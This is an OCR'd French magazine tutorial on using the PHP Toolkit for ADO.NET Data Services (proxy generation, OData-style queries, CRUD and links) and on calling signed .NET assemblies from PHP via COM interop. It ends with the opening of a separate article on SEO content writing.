Il est important de signaler que le *Toolkit PHP* pour *ADO.NET Data Services* est indépendant du système d'exploitation; il peut aussi être utilisé sur *Linux* ou sur *Mac OS X*. Les sources du *Toolkit PHP* pour *ADO.NET Data Services* sont téléchargeables à l'adresse suivante: *http://phpdataservices.codeplex.com/Release/ProjectReleases.aspx?ReleaseId=31835#ReleaseFiles*. Récupérez les sources à cette adresse et décompressez le fichier obtenu, vous aurez un dossier ayant la structure suivante (voir Figure 2) :

- C réez un dossier nommé *PHPLib* et un sous-dossier *adodotnetservicesphp* :

Terminologie

- *ADO* – Access Data Object,
- *CLR* – Common Runtime Language,
- *COM* – Component Object Model,
- *CURL* – Client URL Request Library,
- *GAC* – Global Assembly Cache,
- *HTTP* – HyperText Transfer Protocol,
- *REST* – Representational State Transfer,
- *XSL* – eXtensible Stylesheet Language.

(*C:\PHPLib\adodotnetservicesphp*). Copiez le contenu du dossier framework (voir Figure 3) dans ce dossier.

- Associez le chemin du dossier créé à la variable `include_path` du fichier *php.ini*
  `include_path = ".;C:\PHPLib\adodotnetservicesphp".`
- Créez une variable appelée `adodotnetservicesphp_path` dans la section *Paths and Directories' du fichier php.ini*
  `adodotnetservicesphp_path = "C:\PHPLib\adodotnetservicesphp".`
- Pour les plates-formes *Linux,* assurez-vous que le module `php-xml` est installé, sinon installez-le en utilisant la commande suivante :
  `yum install php-xml front` pour les distributions *Linux* telles que *RedHat, Mandrake* ou `apt-get install php-xml front` pour les distributions *Debian.*
- Cherchez la ligne `extension=php_xsl.dll` dans *php.ini* et décommentez-la pour activer `php_xsl.dll`.
- Faites de même pour `php_curl.dll`.
- Facultatif : le contenu du répertoire *./Samples/PHPApplications* peut être déployé sur un serveur Web pour permettre l'accès aux exemples d'applications à partir d'une page Web unique. Le répertoire *PHPApplications* contient des fichiers PHP, template et les fichiers CSS. Tous les exemples doivent être configurés avant d'être exécutés à partir de la page Web.

Création de la classe proxy

La classe `proxy` permet de se connecter à *ADO.NET Data Service* et modifier, ajouter, supprimer ou consulter les données. La bibliothèque cliente PHP (*C:\PHPLib\adodotnetservicesphp*) fournit un fichier *PHPDataSvcUtil.php* qui permet de créer la classe `proxy`. La commande utilisée pour créer la classe est la suivante (Listing 1) :

- Le <*chemin du PHP client library*> est le chemin du dossier contenant les bibliothèques, dans notre cas il s'agit du dossier *C:\PHPLib\adodotnetservicesphp*.
- Si le nom du fichier de sortie (paramètre */out*) n'est pas spécifié, le nom de l'Entity Container (définit dans *ADO.NET Data Service*) est utilisé comme nom par défaut.
- Si le chemin de fichier de sortie n'est pas spécifié, la classe `proxy` sera générée dans le dossier courant.
- Le paramètre *metadata* peut être utilisé pour spécifier un fichier de métadonnées présent sur la machine locale. Le




Figure 1. *L'architecture de PHP Toolkit for ADO.NET Data Services*




Figure 2. *Structure du dossier contenant le Toolkit*




Figure 3. *Structure du dossier framework*

Listing 1. *Création de la classe proxy*

```
php <chemin du PHP client library >PHPDataSvcUtil.php  /Uri:<data service Uri>
[/metadata:<chemin du fichier des metadonnées> [/out:<chemin du fichier de
sortie>]
```

Listing 2. *Utilisation de la classe proxy*

```
require_once 'MaClassProxy.php';
$proxy = new MaDbEntities();
$clients = $proxy->ExecuteQuery("Clients('BOB')");
echo ($clients->Adresse);
```

Listing 3. *Utilisation da la clause Expand*

```
/* liste détaillée des commandes liées à un client */
require_once 'MaClassProxy.php';
$proxy = new MaDbEntities();
$clients = $proxy->ExecuteQuery("Clients('BOB')?\ $expand=Commandes");

echo count($clients->Commandes);
```

Listing 4. *Utilisation de la clause Filter*

```
/* liste des clients résidents en France */
require_once 'MaClassProxy.php';
$proxy = new MaDbEntities();
$clients = $proxy->ExecuteQuery("Clients?$filter=Pays eq 'France' ");
echo count($clients->Commandes);
```

Listing 5. *Utilisation de la clause Order by*

```
$clients = $proxy->ExecuteQuery("Clients?$orderby=Pays");
$clients = $proxy->ExecuteQuery("Clients?$orderby=Pays desc");
$clients = $proxy->ExecuteQuery("Clients?$orderby=Pays desc, Ville asc");
```

Listing 6. *Utilisation de la clause Top*

```
/* afficher le top ten des commandes */
$clients = $proxy->ExecuteQuery("Commandes?\$top=10" );
/* afficher les dix commandes ayant le plus grand total */
$clients = $proxy->ExecuteQuery("Commandes?\$orderby=Total&\$top=10");
```

Listing 7. *Utilisation de la clause Skip*

```
/* renvoie tout les clients sauf les dix premiers*/
$clients = $proxy->ExecuteQuery("Clients?\$skip=10" );
/* renvoie à la quatrième page en affichant 10 lignes par page */
$clients = $proxy->ExecuteQuery("Clients?\$skip=30&\$top=10");
```

Listing 8. *Création d'une nouvelle instance*

```
require_once 'MaClassProxy.php';
$proxy = new MaDbEntities();
/* Création d'un objet Clients */
$client = Clients::CreateClients("PHP5", "php solutions");
/* insertion de l'objet crée dans la collection d'objet de la db*/
$proxy->AddObject($client, 'Clients');
/*insertion de l'objet dans le data service*/
$proxy->SaveChanges();
```

Listing 9. *Mise à jour d'une instance existante*

```
require_once 'MaClassProxy.php';
$proxy = new MaDbEntities();
/* recherche de l'objet à mettre à jour */
$client = Clients->ExecuteQuery("Clients('PHP5')");
/* Mise à jour de la propriété Pays*/
$client->Pays = "USA";
/* ajout de l'objet à la liste des objets qui doivent être mise à jour */
$proxy->UpdateObject($client);
/* la méthode SaveChanges met à jour l'objet dans data service */
$proxy->SaveChanges();
```

Tableau 1. *Les conditions associées à la clause Filter*

Condition	Description
Eq	Equals (égal)
Ne	Not equals (inégal)
Lt	Less than (inférieur)
Le	Less than or equal (inférieur ou égal)
Gt	Greater than (supérieur)
Ge	Greater than or equal (supérieur ou égal)

PHPDataSvcUtil utilisera alors directement ce fichier au lieu de se connecter à *ADO.NET Data Service*.

- Les paramètres *Uri* et metadata sont mutuellement exclusifs.

Remarque : pour utiliser le *PHPDataSvcUtil*, la variable `'adodotnetservicesphp_path'` doit être inscrite dans le fichier de configuration *php.ini* comme indiqué plus haut (voir la section sur la configuration du *Toolkit PHP* pour *ADO.NET Data Services*).

Utilisation de la classe proxy

L'extrait de code suivant montre comment utiliser la classe `proxy` pour se connecter à *ADO.NET Data Service* et accéder aux enregistrement d'une base de données. Prenons l'exemple d'une base de données nommée *MaDb* et de la table *Clients*. Le but est de chercher l'adresse du client dont l'*IdClient* = *'BOB'* (Listing 2).

Les 'Data Service Queries'

Les *Data Service Queries* sont des conditions qui déterminent quelles sont les données extraites de *ADO.NET Data Service*. Les cinq types de *Data Service* supportés par le *PHP Client Library* sont : *Expand, Filter, OrderBy, Skip, Top*.

La clause Expand

L'option `expand` permet d'incorporer un ou plusieurs ensembles d'entités liées dans les résultats. Par exemple, si vous souhaitez afficher un client et ses commandes, vous pouvez exécuter deux requêtes, une pour */Clients ('BOB')* et une autre pour */Clients('BOB')/ Commandes* (Listing 3).

N.B : $* étant un caractère reservé en PHP il est important d'ajouter \ devant *$ dans la requête.

La clause Filter

Comme son nom l'indique, la clause `Filter` permet de filtrer les résultats renvoyés par une requête (Listing 4).

Les conditions qui peuvent être associées à la clause `Filter` sont présentées dans le Tableau 1.

La clause Order by

Cette clause permet de trier les résultats selon le critère qui lui est attribué. Plusieurs critères peuvent être indiqués en les séparant par une virgule. La clause `Order by` peut être contrôlé en utilisant les attributs *asc* (par défaut) et *desc* (Listing 5).

La clause Top

La clause `Top` permet de restreindre le nombre maximal d'unités pouvant être renvoyé.

Cette option est utile en combinaison avec `Skip` pour gerer la pagination comme nous le verrons dans la description de *Skip*. Voyons maintenant l'utilisation de la clause `Top` (Listing 6).

La clause Skip

Elle permet de sauter le nombre de lignes passé en paramètre dans le résultat retourné. Ceci est utile en combinaison avec la clause `Top` pour mettre en œuvre la pagination. La clause `Skip` n'a de sens que sur des ensembles triés ; si une clause `Order by` est incluse, `Skip` va sauter les résultats dans l'ordre donné par cette clause. Si il n'y a pas de clause `Order by`, `Skip` va trier les résultats par clé primaire (Listing 7).

Création d'une nouvelle instance dans le data service

Dans ce cas de figure, un nouvel objet est créé sur le client, puis devient persistant en l'enregistrant dans la base de données exposées par *ADO.NET Data Service*. Pour créer une nouvelle instance dans le data service, il faut d'abord créer un nouvel objet PHP et les propriétés requises doivent être remplies. En appelant la méthode `AddObject` avec l'objet et l'*entity-set* cible en paramètre, l'objet est ajouté à la collection d'objet de la base de données. Un appel de la méthode `SaveChanges` permet de sauvegarder l'objet dans la base (Listing 8).

Mise à jour d'une instance existante

Une instance du data service doit d'abord être récupéré en utilisant la méthode `ExecuteQuery` ou LoadPropert pour mettre à jour une instance existante. Après la récupération de l'objet et la définition des nouvelles valeurs de ses propriétés, un appel à la méthode `UpdateObject` applique les changements effectués à la table (Listing 9).

Supprimer une instance

Ce cas est semblable à celui de la mise à jour; pour supprimer une instance dans le data service, il faut vérifier l'existance de l'instance à supprimer en utilisant la méthode `ExecuteQuery` ou LoadProperty. L'appel à la méthode `DeleteObject` l'objet à la liste des objets à supprimer (Listing 10).

Création d'un lien entre les instances

Si vous avez une relation entre les deux entités dans le data service, vous pouvez alors utiliser *AddLink* pour créer des rapports entre les instances d'entités correspondantes (Listing 11).

Listing 10. *Suppression d'une instance*

```
require _ once 'MaClassProxy.php';

$proxy = new MaDbEntities();
/* recherche de l'objet à supprimer */
$client = Clients->ExecuteQuery("Clients('PHP5')");
/* l'objet est ajouté à la liste des objet à supprimer*/
$proxy->DeleteObject($client);
/* la méthode SaveChanges met à jour l'objet dans data service */
$proxy->SaveChanges();
```

Listing 11. *Création d'un lien entre les instances*

```
require _ once 'MaClassProxy.php';

$proxy = new MaDbEntities();
/* création d'une instance de l'objet Clients */
$client = new Clients();
$client->Nom = 'DUPONT';
$client->Pays = 'France';
$proxy->AddToClients($client);
/* création d'une instance Commandes */
$commande = new Commandes();
/* création du lien nommé CommandeClient entre client et commande */
$proxy->AddLink($client, "CommandeClient", $commande);
$proxy->SaveChanges();
```

Listing 12. *Suppression d'un lien entre les instances*

```
require _ once 'MaClassProxy.php';

$proxy = new MaDbEntities();
/* récupérer le client dont le nom est 'DUPONT' */
$query = $proxy->ExecuteQuery("Clients(Nom = 'DUPONT')");
foreach($query as $client)
{
 /* chargement des propriétés de l'objet Commandes */
$proxy->LoadProperty($client, "Commandes");
foreach($client->Commandes as $o)
{
$proxy->DeleteLink($client, "Commandes", $o);
}
}
$proxy->SaveChanges();
```

Listing 13. *Création d'un Assembly*

```
using System;

namespace PhpSolutions
{
    public class ClassPHP
    {
        public string SayHello()
        {
            return "Bonjour tout le monde";
        }
    }
}
```

Listing 14. *Création d'un Key File*

```
sn -k key.snk
```

Listing 15. *Création d'un fichier de référence*

```
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
//pour spécifier le nom du key file utilisé
[assembly: AssemblyTitle("macle")]
//pour rendre le composant visible à COM
[assembly : ComVisible(true)]
//pour donner la version de l'Assembly
[assembly : AssemblyVersion("1.0.0.0")]
[assembly : AssemblyFileVersion("1.0.0.0")]
```

Listing 16. *Compilation du fichier de référence*

```
C:\Program Files\Microsoft SDKs\Windows\v6.0A\Bin\gcutil /i C:\MonProjet\bin\
ClassPHP.dll
```

Listing 17. *Enregistrement de l'Assembly*

```
RegAsm C:\MonProjet\bin\ClassPHP.dll /tlb:ClassPHP.tlb
```

Listing 18. *Création du fichier PHP*

```
<?php

        $classphp = new DOTNET("DotNetTest,"

                                ."Version=1.0.0.0,"
                                ."Culture=neutral,"
                                ."PublicKeyToken=ba91d85cf67e2fff"
                                ,"DotNetTest.Class1");

        echo($classphp->SayHello());

?>
```

Suppression d'un lien entre les instances

Si vous avez deux instances liées au data service, vous pouvez utiliser *DeleteLink* pour supprimer cette relation (Listing 12). Nous venons de voir comment fonctionne l'intégration du .NET à PHP ; voyons maintenant ce qu'il en est du cas inverse, c'est-à-dire intégrer PHP au NET.

L'utilisation des Assembly .NET en PHP

COM permet d'héberger des applications et offre aux objets la possibilité d'exposer leurs fonctionnalités à d'autres composants. L'interopérabilité avec COM ou *COM Interop* crée un *Wrapper COM* autour des composants .NET, ce qui permet à *Windows* de les voir comme des objets COM et de les rendres disponibles pour toutes les applications *COM Calling* tel que PHP. Pour utiliser avec succès un composant .NET en PHP, il faut placer le composant .NET dans le GAC. Contrairement à COM, .NET utilise le GAC et non le registre pour trouver les composants. Tout les exemples présentés ci-dessous ont été réalisés dans l'environnement suivant :

- *Windows XP,*
- *Microsoft .NET Framework 3.5,*
- *Visual Studio.NET 2008,*
- *PHP 5.2,*
- *XAMPP.*




Figure 4. *Création d'un key file*




Figure 5. *Création d'un fichier de référence*

Rappel de la définition d'un Assembly

Un *Assembly* est un ensemble de fonctionnalités générées; doté d'une version et déployé comme une unité d'implémentation contenant un ou plusieurs fichiers.

Création d'un Assembly

Vous devez installer le Framework .NET si ce n'est déjà fait. Pour l'édition du code, vous pouvez utiliser Visual Studio.NET ou un simple éditeur de texte (*Bloc-notes* ferait l'affaire). Créez un fichier *exemple.cs* et tapez le code suivant (Listing 13). Pour les utilisateurs de *Visual Studio*, créez un projet de type `'Class Library'`. Il s'agit d'un extrait de code écrit en C#, mais vous pouvez utiliser n'importe quel langage .NET.

Création d'un Key File

Comme énoncé plus haut, .NET utilise le GAC pour trouver les composants. Chaque composant doit donc être signé et avoir une version. Key File signifie littéralement Clé du fichier; alors pour créer une clé, nous utiliserons la commande suivante dans l'invite de commande (Listing 14).

L'utilitaire *sn* utilisé dans cette commande se trouve dans le repertoire *Bin* du Framework .NET généralement situé dans *C:\Program Files\Microsoft Visual Studio .NET\FrameworkSDK\Bin*. Les utilisateurs de *Visual Studio* peuvent utiliser l'invite de commande de *Visual Studio* en allant dans *Démarrer->Tous les programmes->Microsoft Visual Studio.NET -> Visual Studio .NET Tools -> Visual Studio .NET Command Prompt*. Cette commande crée une clé de chiffrement (une clé publique pour déchiffrer et une clé privée pour chiffrer) ayant l'extension *.snk* (voir Figure 4). Copiez le fichier obtenu (*macle.snk*) dans le repertoire contenant votre projet.

Création d'un fichier de référence

Il faut ajouter une référence au composant et utiliser cette référence pour signer l'*Assembly*. Pour celà, créez un fichier nommé *AssemblyInfo.cs* et ajouter le texte suivant (Listing 15). Cette étape serait plus conviviale si vous utilisez *Visual Studio*. Elle inclut la création du *key file*. Il suffit d'ouvrir la fenêtre propriétés de votre projet; allez à l'onglet *Signing*, cochez la case *Sign the assembly* et sélectionnez <*New...*> dans la liste déroulante. Attribuez un nom à votre *key file* et décochez la case *Protect my key file with a password* car ce n'est qu'un projet test. Validez en cliquant sur *OK* (Figure 5).

Dans ce cas de figure, il est également important de s'assurer que le COM est visible. Aller dans les propriétés de votre projet puis dans l'onglet *Application* cliquez sur le bouton *Assembly*. Une fenêtre s'ouvre et cochez la case *Make assembly COM-Visible* puis validez (Figure 6). Compilez la solution pour vérifier que l'*Assembly* est signé et correctement configuré.




Figure 6. *Activation de la visibilité du com avec visual studio*

L'ajout du fichier de référence au GAC

Il faut maintenant ajouter l'Assembly signé au GAC en utilisant l'invite de commande et en tapant la commande du Listing 16. Sur Visual Studio le fichier ClassPHP.dll se trouve dans le repertoire \bin\Degug de votre projet. Pour voir tout les Assembly installés dans le GAC sur votre ordinateur, allez dans le dossier C:\WINDOWS\assembly (Figure 7).




Figure 7. *Assembly installés dans GAC*

L'enregistrement de l'Assembly

Pour enregistrer une classe `.NET` dans COM, il faut utiliser l'outil *Assembly Registration Tool* (*regasm.exe*) en ligne de commande. *Regasm.exe* crée une bibliothèque de type (*TBL File*) et ajoute des informations concernant la classe dans le registre système, afin de permettre aux clients COM d'utiliser cette classe de façon transparente (Listing 17). L'utilitaire *RegAsm* se trouve généralement dans le *C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727*.

Création du fichier PHP

Créez un fichier PHP à la racine de votre serveur web (*c:\inetpub\wwwroot ou c:\xampp\htdocs*) et inserez y le code suivant (Listing 18).

Synthèse

Le *PHP Toolkit for ADO.NET Data Services* offre aux dévoloppeurs PHP la possibilité d'utiliser *ADO.NET Data Service* via un ensemble de fonctionnalités. Celles-ci répresentent un moyen simple d'exploiter n'importe quel type de données d'une manière *RESTful*. D'autre part, en s'appuyant sur le pouvoir d'*Interop COM*, il est possibe d'utiliser en PHP (ou tout autre langage pouvant accéder au COM) du code écrit VB.NET ou C#. De cette étude se dégage que dans un environnement multi-langage, il est préférable d'utiliser les Sercives Web, solution plus adaptée aux applications orientées services. L'interopérabilité semble mieux adaptée aux appels des classes `.NET` depuis une page PHP.

Sur Internet

- *http://www.devarticles.com/c/a/PHP/Using-the-.NET-Assembly-in-PHP* – Utilisation des Assembly .NET en PHP,
- *http://www.peachpit.com/articles/article.aspx?p=27291* – Utilisation du PHP en .NET,
- *http://msdn.microsoft.com/fr-fr/library/cc907912%28en-us%29.aspx* – Utilisation de ADO.NET Data Services.

DONY CHIQUEL


Dony Chiquel est un ingénieur développeur spécialisé en technologies .NET et en conception objet avec UML. Il travaille depuis près de six ans dans le développement d'outils de gestion en tant que prestataire.

Rédiger et optimiser
le contenu d'un site pour les moteurs de recherche

Le contenu d'un site fait toute sa richesse et il se doit d'être remarquable afin de sortir de la masse d'informations dont le web est constamment nourri.

Cet article explique :
- Comment rédiger un contenu pertinent et l'optimiser pour les moteurs de recherche, les techniques de référencement naturel, la logique des robots d'indexation.

Ce qu'il faut savoir :
- Le fonctionnement des robots d'indexation, le Page Rank, les balises html de sémantique et de mise en forme, les techniques de rédaction.

Niveau de difficulté 

À l'ère de l'information de masse, Internet fait figure de grand carrefour tant il est devenu facile de se procurer de l'information par ce biais, de plus en plus rapidement et fréquemment (les flux RSS, les réseaux sociaux, *Twitter*, les moteurs de recherches d'actualité, les blogs...) mais aussi de la créer soi même.

En effet quoi de plus simple aujourd'hui, pour qui a une légère sensibilité web, de créer son blog ? De publier son article sans la moindre connaissance en développement web ? Quoi de plus rapide que de poster un commentaire ou un sujet sur un forum ? Ou en partageant en temps réel son information, souvent sous forme de bribes via *Twitter* ? Le consommateur d'information devient de plus en plus un acteur de celle ci.

Nous faisons face à une démocratisation des sources et de la diffusion de l'information. Ce qui apporte de nombreux avantages : accès à la culture et aux actualités, découverte et prise de conscience de problèmes plus lointains, participation à des débats et discussions en direct avec d'autres internautes, diversification des médias au dépend de la télévision...

Cette démocratisation a cependant un revers important : comment s'y retrouver et comment distinguer une information fiable d'une rumeur, d'une fausse donnée ? La facilité d'accès, que l'on peut résumer par cette formule, *l'information vient à moi, je ne vais pas à elle*, pose le problème de la passivité de certains lecteurs et il peut être dangereux de ne pas vérifier tout ce qui est publié sur Internet.

La question n'est pas valable uniquement pour les sites présentant de l'actualité, elle se pose également pour les sites commerciaux par exemple. Des centaines de boutiques identiques se créent jour après jour, proposant les mêmes produits, sous une forme souvent peu travaillée. On s'aperçoit, en se promenant ou en faisant une recherche sur *Google* que des centaines de boutiques proposent par exemple les mêmes produits informatiques...

Comment être pertinent en sachant qu'il sera difficile d'être tout à fait original tant le web regorge de sites et de blogs sur des milliers de thèmes ? Comment se rendre visible sur Internet parmi cette masse d'informations et de pages web ? C'est ce que nous allons tenter de traiter tout au long de cet article, destiné à mettre en avant la nécessité de savoir rédiger pour Internet et d'appliquer les techniques de référencement naturel. Ces notions vont permettre de ressortir en bonne position sur les moteurs de recherche, source d'entrée privilégiée des internautes d'aujourd'hui pour rechercher de l'information, un conseil ou un produit.

Rappel des principes du référencement naturel

Le référencement naturel, par opposition au référencement payant (l'achat de liens sponsorisés), va permettre de faire ressortir ses pages en bonne place parmi les résultats des moteurs de recherche retournés lors d'une requête effectuée par un internaute. Il est primordial que le référencement soit pris en compte très tôt dans la conception d'un site afin de le préparer au mieux pour sa mise en ligne.

Le référencement est devenu au fil des années, de la professionnalisation, de la libéralisation et de la complexification d'Internet, un métier à part entière. Souvent exercé au sein d'agences de conseil spécialisées, il est de plus en plus fréquent de voir des sociétés engager leur propre référenceur, cette préoccupation devenant réellement stratégique pour de nombreux dirigeants.

